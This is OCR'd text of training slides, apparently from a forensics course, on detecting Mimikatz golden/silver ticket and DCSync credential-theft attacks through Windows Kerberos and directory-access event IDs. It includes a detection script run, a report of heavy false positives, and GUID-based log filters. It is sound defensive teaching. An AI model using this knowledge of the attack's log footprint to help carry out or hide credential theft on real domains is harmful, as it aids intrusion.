
Mimikatz Golden/Silver Tickets Detection Method 2 (1)

- Please note that this method doesn't work well in many cases. However, we will explain the theory.

Mimikatz Golden/Silver Tickets

Detection Method 2 (2)


- Normal case
 - Event 4768 is logged when [1] “AS req” is performed.
 - Event 4769 is logged when [3] “TGS req” is performed.
 - Event 4770 is logged when “TGT” and “ST” are updated.



Mimikatz Golden/Silver Tickets Detection

Method 2 (3)


- Golden tickets
 - Event 4768 is **NOT** logged because attackers use their own forged TGT on the client and begin TGS req.
 - Event 4769 is logged when [1] “TGS req” is performed.



Mimikatz Golden/Silver Tickets Detection


Method 2 (4)

- Silver tickets
 - Events 4768 and 4769 are NOT logged because attackers use their own forged ST on the client and the attacker directly sends the forged ST to a server.



Mimikatz Golden/Silver Tickets Detection Method 2 (5)

- We could detect if we build a tree like this.



Mimikatz Golden/Silver Tickets Detection Method 2 (6)

- We will use “golden_tickets.py” again, but with additional options.

```
py.exe golden_tickets.py -l COMPANY -g -i other_eventlog\Mimi_Golden_DC_Security.evtx.xml.csv.sorted.csv
```

- -g : detecting golden tickets with tree method
- -i : detecting silver tickets with tree method
- -l : It is used to complement domain names because a domain name is logged as just a part of the domain name in some event IDs. For example, in this case, the domain name is “DFIR-NINJA.COMPANY”, but just “DFIR-NINJA” is recorded in some event IDs. We need to specify “COMPANY” to support those logs.

Mimikatz Golden/Silver Tickets Detection Method 2 (7)

- It looks working well, but...

```
cmd Select cmd.exe
C:\Users\taro\Desktop\shortcuts\08_InvestigatingLateralMovements\0802_EventLogAnalysis\tools>py.exe golden_tickets.py -l ^
COMPANY -g -i ..\artifacts\other_eventlog\Mimi_Golden_DC_Security.evtx.xml.csv.sorted.csv
found possible golden/silver tickets used (small chars in domain): 2017-07-20 18:37:07.980398 Administrator@dfir-ninja.c
ompany dfir-ninja.company 4769
found possible golden tickets used (orphan 4769 found): 2017-07-20 18:37:07.980398 Administrator@dfir-ninja.company dfir-
-ninja.company FS$*
found possible golden/silver tickets used (small chars in domain): 2017-07-20 19:19:34.125984 Administrator@dfir-ninja.c
ompany dfir-ninja.company 4769
found possible golden tickets used (orphan 4769 found): 2017-07-20 19:19:34.125984 Administrator@dfir-ninja.company dfir-
-ninja.company AD$*
found possible golden/silver tickets used (small chars in domain): 2017-07-20 19:19:34.157232 Administrator@dfir-ninja.c
ompany dfir-ninja.company 4769
found possible golden tickets used (orphan 4769 found): 2017-07-20 19:19:34.157232 Administrator@dfir-ninja.company dfir-
-ninja.company WIN10-PC$*
found possible golden/silver tickets used (small chars in domain): 2017-07-20 19:19:34.172819 Administrator@dfir-ninja.c
ompany dfir-ninja.company 4769
found possible golden tickets used (orphan 4769 found): 2017-07-20 19:19:34.172819 Administrator@dfir-ninja.company dfir-
-ninja.company AD$*
found possible golden/silver tickets used (small chars in domain): 2017-07-20 21:14:33.889486 Administrator@dfir-ninja.c
```

Mimikatz Golden/Silver Tickets Detection Method 2 (8)

- We tried this method in real case.
- Conditions:
 - Over 6.24 GB logs (only one day)
 - 6,235,531 events
- The result:
 - 64,147 false positives!
- Can you check all the result?
 - I think it is too much.
- That is why we cannot use this method in real case.
 - It seems 4768 and 4769 could not be logged in some conditions.
 - You might be able to implement this method by enabling other audit logs related to Kerberos authentication.


Mimikatz DCSync Detection

Mimikatz DCSync Detection (1)

- What is “DCSync”?

A major feature added to Mimikatz this summer is “DCSync” which effectively **“impersonates” a Domain Controller** and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux.

<https://adsecurity.org/?p=1729>



Mimikatz DCSync Detection (2)

- How can we detect “DCSync”?
 - Those GUIDs are related to the “DCSync” attack.
 - Domain-DNS (Schema ID GUID: **19195a5b-6da0-11d0-af3d-00c04fd930c9**)
 - [https://technet.microsoft.com/en-us/library/cc755430\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc755430(v=ws.10).aspx)
 - DS-Replication-Get-Changes
 - Extended rights needed to replicate changes from a given NC.
 - Object GUID: **{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}**
 - DS-Replication-Get-Changes-All
 - Controls access rights that allow replication of secret domain data.
 - Object GUID: **{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}**
 - <https://technet.microsoft.com/en-us/library/ff405676.aspx>

Mimikatz DCSync Detection (3)

- When DCSync attack is used, event ID 4662 is recorded to Security.evtx on Active Directory.
 - 4662: An operation was performed on an object
 - This is for Active Directory log that is recorded when a user accesses an AD object.
 - The GUIDs in the previous page appear when the attack is performed.

Mimikatz DCSync Detection (4)

- How can we detect “DCSync”?
 - We can tell a part between normal cases and DCSync attacks because there are some patterns of attacks such as below.

	Account	Object Type	Properties	Occurrence
Normal case 1	Computer accounts of DCs	Domain-DNS	DS-Replication-Get-Changes x 1	On an hourly basis
Normal case 2	Domain admin user accounts	Domain-DNS	DS-Replication-Get-Changes x 1 DS-Replication-Get-Changes-All x 1	Event driven
DCSync	Arbitrary accounts	Domain-DNS	DS-Replication-Get-Changes x 2 DS-Replication-Get-Changes-All x 1	Event driven

Mimikatz DCSync Detection (5)


- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\Mimi_AD_Security.evtx
 - Original name: Security.evtx



Notice:

You should **drag the log file and drop it to Event Log Explorer.**

Mimi



Mimi

Filter

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evttx\mimikatz_eventlog\\$e)
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success

Category: "Directory Service Access" Exclude

User: Exclude

Computer: Exclude

Filter with the category “Directory Service Access”.

Event ID(s): 4662 Enter ID numbers a (5)

Text in description: {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}|{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} RegEx Exclude

Filter with properties “DS-Replication-Get-Changes” and “DS-Replication-Get-Changes-All”.

Filter by description params (for security events logs, e.g. Object\Object Name contains elev.exe)

Filter out the computer accounts and filter with “Domain-DNS” object.

Name	Operator	Value
Object\Object Type	Equal	{19195a5b-6da0-11d0-af3-00c04fd930c9}
Subject\Account Name	Does not contain	\$

Date Time Separately
From: 2/ 9/2018 12:00:00 AM To: 2/ 9/2018 12:00:00 AM Exclude

Display event for the last 0 days 0 hours Exclude

Clear Load... Save... OK Cancel

230

Mir

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter>

Computers Tree x Security.evtx x

Filtered: showing 32 of 37981 event(s)

Type	Date	Time	Event	Source	Category
Audit Success	10/23/2017	12:21:47 PM	4662	Microsoft-Windows-Se	Directory Service Access
Audit Success	10/23/2017	12:21:47 PM	4662	Microsoft-Windows-Se	Directory Service Access
